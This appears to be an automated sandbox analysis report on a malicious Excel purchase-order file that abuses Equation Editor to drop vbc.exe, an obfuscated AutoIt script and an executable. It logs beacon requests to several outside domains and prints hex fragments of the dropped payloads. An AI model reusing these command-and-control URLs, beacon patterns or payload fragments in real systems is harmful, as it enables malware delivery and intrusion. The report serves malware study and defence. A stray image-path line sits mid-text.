Jan 27, 2021 07:18:42.442558050 CET	192.168.2.22	8.8.8.8	0xa0e8	Standard query (0)	www.aspiringeyephotos.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 07:16:56.372081041 CET	8.8.8.8	192.168.2.22	0x659b	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 27, 2021 07:16:56.372081041 CET	8.8.8.8	192.168.2.22	0x659b	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 27, 2021 07:16:56.372081041 CET	8.8.8.8	192.168.2.22	0x659b	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 27, 2021 07:16:56.372081041 CET	8.8.8.8	192.168.2.22	0x659b	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 27, 2021 07:16:56.372081041 CET	8.8.8.8	192.168.2.22	0x659b	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 27, 2021 07:16:56.420120955 CET	8.8.8.8	192.168.2.22	0x659b	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 27, 2021 07:16:56.420120955 CET	8.8.8.8	192.168.2.22	0x659b	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 27, 2021 07:16:56.420120955 CET	8.8.8.8	192.168.2.22	0x659b	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 27, 2021 07:16:56.420120955 CET	8.8.8.8	192.168.2.22	0x659b	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 27, 2021 07:16:56.420120955 CET	8.8.8.8	192.168.2.22	0x659b	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 27, 2021 07:17:46.307773113 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.land-il.com	land-il.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 07:17:46.307773113 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	land-il.com		50.87.169.249	A (IP address)	IN (0x0001)
Jan 27, 2021 07:17:57.100617886 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.fsjinhua.net		23.228.109.141	A (IP address)	IN (0x0001)
Jan 27, 2021 07:18:02.707968950 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.chenangopistolpermit.com		208.92.209.208	A (IP address)	IN (0x0001)
Jan 27, 2021 07:18:08.495318890 CET	8.8.8.8	192.168.2.22	0x3c4e	Name error (3)	www.chuanxingtong.com	none	none	A (IP address)	IN (0x0001)
Jan 27, 2021 07:18:13.589848042 CET	8.8.8.8	192.168.2.22	0x6ec7	Name error (3)	www.aulbalu.com	none	none	A (IP address)	IN (0x0001)
Jan 27, 2021 07:18:20.997838020 CET	8.8.8.8	192.168.2.22	0xf09a	No error (0)	www.streamelemeants.com		81.17.18.195	A (IP address)	IN (0x0001)
Jan 27, 2021 07:18:26.221211910 CET	8.8.8.8	192.168.2.22	0x18f7	Name error (3)	www.dchasers.net	none	none	A (IP address)	IN (0x0001)
Jan 27, 2021 07:18:31.293970108 CET	8.8.8.8	192.168.2.22	0x4b93	No error (0)	www.mct.ltd		104.21.47.75	A (IP address)	IN (0x0001)
Jan 27, 2021 07:18:31.293970108 CET	8.8.8.8	192.168.2.22	0x4b93	No error (0)	www.mct.ltd		172.67.170.169	A (IP address)	IN (0x0001)
Jan 27, 2021 07:18:36.822276115 CET	8.8.8.8	192.168.2.22	0x9e1c	No error (0)	www.bmtxm.com		103.209.233.78	A (IP address)	IN (0x0001)
Jan 27, 2021 07:18:42.506495953 CET	8.8.8.8	192.168.2.22	0xa0e8	No error (0)	www.aspiringeyephotos.com	aspiringeyephotos.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 07:18:42.506495953 CET	8.8.8.8	192.168.2.22	0xa0e8	No error (0)	aspiringeyephotos.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.land-il.com
- www.fsjinhua.net
- www.chenangopistolpermit.com
- www.streamelemeants.com
- www.mct.ltd
- www.bmtxm.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49166	50.87.169.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 07:17:46.510798931 CET	818	OUT	GET /j5an/?3fk=jkLgRzxvTxu7277EKfJN7tKRHYJxZ3c6o/hCpD9wXnjOSj4zaLYT7gQTd+fjCtE9cXdA/Q==&9rO4=E4xhcD5XlJSXW HTTP/1.1 Host: www.land-il.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 07:17:46.720585108 CET	819	IN	HTTP/1.1 404 Not Found Date: Wed, 27 Jan 2021 06:17:46 GMT Server: nginx/1.19.5 Content-Type: text/html; charset=iso-8859-1 Content-Length: 315 host-header: c2hhcmVkLmJsdWVob3N0LmNvbQ== Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49167	23.228.109.141	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 07:17:57.296983957 CET	819	OUT	GET /j5an/?3fk=BfKEObTbW9oeHG2CUMZ3KrmdYmDHtBO1kpWmA720me2b6REnQWjK/QX53PULeTYyqxmJdg==&9rO4=E4xhcD5XlJSXW HTTP/1.1 Host: www.fsjinhua.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 07:17:57.535023928 CET	820	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 27 Jan 2021 06:17:57 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.0.33 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49168	208.92.209.208	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 07:18:02.882548094 CET	821	OUT	GET /j5an/?3fk=D+cSBfecKrY0H0Gt53ME+eVK9rvQq54hSBUKdB1Y0k0nsfYDitv2SyHvmR9bpLZA/9+mqA==&9rO4=E4xhcD5XlJSXW HTTP/1.1 Host: www.chenangopistolpermit.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 07:18:03.057116985 CET	821	IN	HTTP/1.1 301 Moved Permanently Content-Type: text/html; charset=UTF-8 Location: https://chenangopistolpermit.com/j5an/?3fk=D+cSBfecKrY0H0Gt53ME+eVK9rvQq54hSBUKdB1Y0k0nsfYDitv2SyHvmR9bpLZA/9+mqA==&9rO4=E4xhcD5XlJSXW Server: Microsoft-IIS/10.0 X-Powered-By: ASP.NET Access-Control-Allow-Origin: * Date: Wed, 27 Jan 2021 06:17:57 GMT Connection: close Content-Length: 261 Data Raw: 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 44 6f 63 75 6d 65 6e 74 20 4d 6f 76 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 68 31 3e 4f 62 6a 65 63 74 20 4d 6f 76 65 64 3c 2f 68 31 3e 54 68 69 73 20 64 6f 63 75 6d 65 6e 74 20 6d 61 79 20 62 65 20 66 6f 75 6e 64 20 3c 61 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 63 68 65 6e 67 6f 70 69 73 74 6f 6c 70 65 72 6d 69 74 2e 63 6f 6d 2f 6a 35 61 6e 2f 3f 33 66 6b 3d 44 2b 63 53 42 66 65 63 4b 72 59 30 48 30 47 74 35 33 4d 45 2b 65 56 4b 39 72 76 51 71 35 34 68 53 42 55 4b 64 42 31 59 30 6b 30 6e 73 66 59 44 69 74 76 32 53 79 48 76 6d 52 39 62 70 4c 5a 41 2f 39 2b 6d 71 41 3d 3d 26 61 6d 70 3b 39 72 4f 34 3d 45 34 78 68 63 44 35 58 6c 4a 53 58 57 22 3e 68 65 72 65 3c 2f 61 3e 3c 2f 62 6f 64 79 3e Data Ascii: <head><title>Document Moved</title></head><body> Object Moved This document may be found <a HREF="https://chenangopistolpermit.com/j5an/?3fk=D+cSBfecKrY0H0Gt53ME+eVK9rvQq54hSBUKdB1Y0k0nsfYDitv2SyHvmR9bpLZA/9+mqA==&9rO4=E4xhcD5XlJSXW">here</body>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49169	81.17.18.195	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 07:18:21.049287081 CET	822	OUT	GET /j5an/?3fk=hrvp4+cUQU8zV/SJvc4Npds81eds1Wb4LfPiDx6kUcwrGKBrK/T3B2SdIv8rg9j1CS48fg==&9rO4=E4xhcD5XlJSXW HTTP/1.1 Host: www.streamelemeants.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 07:18:21.128422022 CET	823	IN	HTTP/1.1 302 Found cache-control: max-age=0, private, must-revalidate connection: close content-length: 11 date: Wed, 27 Jan 2021 06:18:20 GMT location: http://survey-smiles.com server: nginx set-cookie: sid=741ca2b8-6067-11eb-a37f-ec1f2a5069bc; path=/; domain=.streamelemeants.com; expires=Mon, 14 Feb 2089 09:32:28 GMT; max-age=2147483647; HttpOnly Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 Data Ascii: Redirecting

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49170	104.21.47.75	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 07:18:31.342557907 CET	824	OUT	GET /j5an/?3fk=jfM0s3t3pF6231rQ9Ypgo/tIMSV8ijVp9KulJ4ArWd+XWOyrlsks5AwgkklZ8lU5NlnM6w==&9rO4=E4xhcD5XlJSXW HTTP/1.1 Host: www.mct.ltd Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 07:18:31.398302078 CET	825	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 27 Jan 2021 06:18:31 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Wed, 27 Jan 2021 07:18:31 GMT Location: https://www.mct.ltd/j5an/?3fk=jfM0s3t3pF6231rQ9Ypgo/tIMSV8ijVp9KulJ4ArWd+XWOyrlsks5AwgkklZ8lU5NlnM6w==&9rO4=E4xhcD5XlJSXW cf-request-id: 07e4176c5300000c1da19ab000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=UpxZJuciyFuqiOzFaeL3RT79v%2FcXG2kZq0ISzB4S55IY5BHR75N9knX0tkw1rbTyKHlgv2k5pe546yp7Y38IzdcaI5d75Lu0NSioUQ%3D%3D"}],"max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 61805b5a18320c1d-AMS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49171	103.209.233.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 07:18:37.134948015 CET	826	OUT	GET /j5an/?3fk=6SPexGd0ZJ0Mz+FJ+cy7OLUKwTeaGjB/WusfxloW69kYZYqYrDfxillikZagIGHK+b+BQQ==&9rO4=E4xhcD5XlJSXW HTTP/1.1 Host: www.bmtxm.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 07:18:37.445544958 CET	826	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 27 Jan 2021 06:18:37 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 27, 2021 07:16:56.540261030 CET	162.159.130.233	443	192.168.2.22	49165	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Jan 19 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Wed Jan 19 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2304 Parent PID: 584

General

Start time:	07:15:53
Start date:	27/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fe80000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Purchase Order.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	1400CF526	WriteFile
C:\Users\user\Desktop\~$Purchase Order.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	1400CF591	WriteFile
C:\Users\user\Desktop\~$Purchase Order.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	1400CF526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Purchase Order.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	1400CF591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	a 2	binary	61 7F 32 00 00 09 00 00 02 00 00 00 00 00 00 00 52 00 00 00 01 00 00 00 28 00 00 00 1E 00 00 00 70 00 75 00 72 00 63 00 68 00 61 00 73 00 65 00 20 00 6F 00 72 00 64 00 65 00 72 00 2E 00 78 00 6C 00 73 00 78 00 00 00 70 00 75 00 72 00 63 00 68 00 61 00 73 00 65 00 20 00 6F 00 72 00 64 00 65 00 72 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2564 Parent PID: 584

General

Start time:	07:16:13
Start date:	27/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 260 Parent PID: 2564

General

Start time:	07:16:15
Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	772519 bytes
MD5 hash:	40BFB08CE97F3709F4DE7C6BA8B3401E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsoB7BC.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E24	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\nsjB7EC.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E24	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Nla	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Nla\acqyswhf.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA
C:\Users\user\AppData\Local\Temp\Nla\invbat.p	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA
C:\Users\user\AppData\Local\Temp\Nla\tigowmbk.tt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsoB7BC.tmp	success or wait	1	4036D8	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsjB7EC.tmp	unknown	29676	8b 09 00 00 88 00 00 00 2c 01 00 00 03 00 00 00 ec 01 00 00 01 00 00 00 04 06 00 00 06 00 00 00 ac 06 00 00 00 00 00 00 e9 08 00 00 01 00 00 00 8b 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 ff 00 00 a2 00 00 00 f1 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	........,....................	success or wait	59	405E82	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Nla\acqyswhf.exe	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 16 73 44 90 52 12 2a c3 52 12 2a c3 52 12 2a c3 14 43 cb c3 50 12 2a c3 cc b2 ed c3 53 12 2a c3 5f 40 f5 c3 61 12 2a c3 5f 40 ca c3 e3 12 2a c3 5f 40 cb c3 67 12 2a c3 5b 6a a9 c3 5b 12 2a c3 5b 6a b9 c3 77 12 2a c3 52 12 2b c3 72 10 2a c3 e7 8c c0 c3 02 12 2a c3 e7 8c f5 c3 53 12 2a c3 5f 40 f1 c3 53 12 2a c3 52 12 bd c3 50 12 2a c3 e7 8c f4 c3 53 12 2a c3 52 69 63 68 52 12 2a	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........sD.R.*.R.*.R.*..C..P. *.....S.*._@..a.*._@....*._@ ..g.*.[j..[.*.[j..w.*.R.+.r.*... ....*.....S.*._@..S.*.R...P.*. ....S.*.RichR.*	success or wait	55	405E82	WriteFile
C:\Users\user\AppData\Local\Temp\Nla\invbat.p	unknown	16384	23 4e 6f 54 72 61 79 49 63 6f 6e 0d 0a 47 6c 6f 62 61 6c 20 24 5a 33 30 63 77 68 2c 20 24 50 33 31 34 7a 37 2c 20 24 59 33 32 79 61 64 70 6a 72 78 73 2c 20 24 41 33 33 6a 6d 31 37 38 2c 20 24 4b 33 34 6b 64 2c 20 24 55 33 35 61 30 32 62 63 0d 0a 46 6f 72 20 24 5a 33 30 63 77 68 20 3d 20 30 20 54 6f 20 52 61 6e 64 6f 6d 28 35 2c 20 38 2c 20 31 29 0d 0a 20 24 59 33 32 79 61 64 70 6a 72 78 73 20 3d 20 30 0d 0a 20 46 6f 72 20 24 41 33 33 6a 6d 31 37 38 20 3d 20 32 20 54 6f 20 31 30 30 0d 0a 20 20 24 50 33 31 34 7a 37 20 3d 20 54 72 75 65 0d 0a 20 20 24 4b 33 34 6b 64 20 3d 20 32 0d 0a 20 20 57 68 69 6c 65 20 24 4b 33 34 6b 64 2a 24 4b 33 34 6b 64 3c 3d 24 5a 33 30 63 77 68 0d 0a 20 20 20 49 66 20 4d 6f 64 28 24 5a 33 30 63 77 68 2c 20 24 4b 33 34 6b 64 29 20	#NoTrayIcon..Global $Z30cwh, $P314z7, $Y32yadpjrxs, $A33jm178, $K34kd, $U35a02bc..For $Z30cwh = 0 To Random(5, 8, 1).. $ Y32yadpjrxs = 0.. For $A33jm178 = 2 To 100.. $P314z7 = True.. $K34kd = 2.. While $K34kd *$K34kd<=$Z30cwh.. If Mod($Z30cwh, $K34kd)	success or wait	16	405E82	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Nla\tigowmbk.tt	unknown	16384	3e 29 c6 20 6d 60 8e 61 eb f5 18 dd 0a 2b 78 6d ce 39 fc 41 21 e6 dc e8 8a bf f8 6d e6 fb a2 41 b8 a5 25 c2 a9 70 f5 d5 9c 7a d1 0f a6 30 59 fe e7 af 94 6c 72 0d fe 8d 73 23 e5 f0 1c d1 e1 83 27 cb 6a 51 a9 d4 80 b3 54 41 a4 45 77 91 fb c6 f6 9e 87 29 12 59 8e 19 3a 1c b9 9d 6a 82 a4 cd 77 0d be a9 d6 d9 8c eb 73 1d ee 18 fa 9f 49 c5 cd 8a b6 95 b8 0c a1 03 ad 73 f7 f5 3a 84 a6 61 7a b7 16 c7 f3 72 c0 a8 c3 52 5c 84 e3 7c cc ed df e9 42 53 ee 8c 43 ca 69 5a 3b a5 eb bb cd 56 49 80 1e ec f6 a7 88 ce db 20 0d 6e 5a 1b fa 8e 57 fa f5 01 b5 af 30 b7 01 c5 4e ef e8 4e 0e e6 37 f0 22 82 dc cb be d8 0f 23 00 91 9d d1 15 e4 e5 a7 b1 81 f2 92 be fa 4d 78 51 ab 0b da 1b 60 e3 ad 19 7b 96 22 6a 09 66 c2 ae cf 6a 99 e1 ad 0c 78 cf 4b 9f 8b cb 21 88 66 58 b6 34 df c7	>). m`.a.....+xm.9.A!.....m.. .A..%..p...z...0Y....lr...s#.. ....'.jQ....TA.Ew.....).Y..:. ..j...w.....s.....l..... .s..:..az....r...R\..|....BS.. C.iZ;....Vl..... .nZ...W... ..0...N..N..7."......#..... ......MxQ....`...{."j.f...j... .x.K...!.fX.4..	success or wait	11	405E82	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	unknown	512	success or wait	413	405E53	ReadFile
C:\Users\Public\vbc.exe	unknown	16384	success or wait	33	405E53	ReadFile
